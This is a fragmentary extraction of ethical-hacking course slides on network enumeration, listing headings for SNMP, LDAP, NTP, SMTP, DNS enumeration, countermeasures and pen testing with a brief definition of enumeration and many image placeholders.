**SNMP
Enumeration**

**LDAP
Enumeration**



**NTP
Enumeration**

**SMTP and DNS
Enumeration**




**Enumeration
Countermeasures**


**Enumeration
Pen Testing**



Enumeration Pen Testing



Used to identify valid user accounts or poorly protected resource shares using active connections to systems and directed queries



The information can be users and groups, network resources and shares, and applications





Used in combination with data collected in the reconnaissance phase

Enumeration Pen Testing


(Cont'd)

CEH
www.offensive-security.com




Enumeration Pen Testing

(Cont'd)

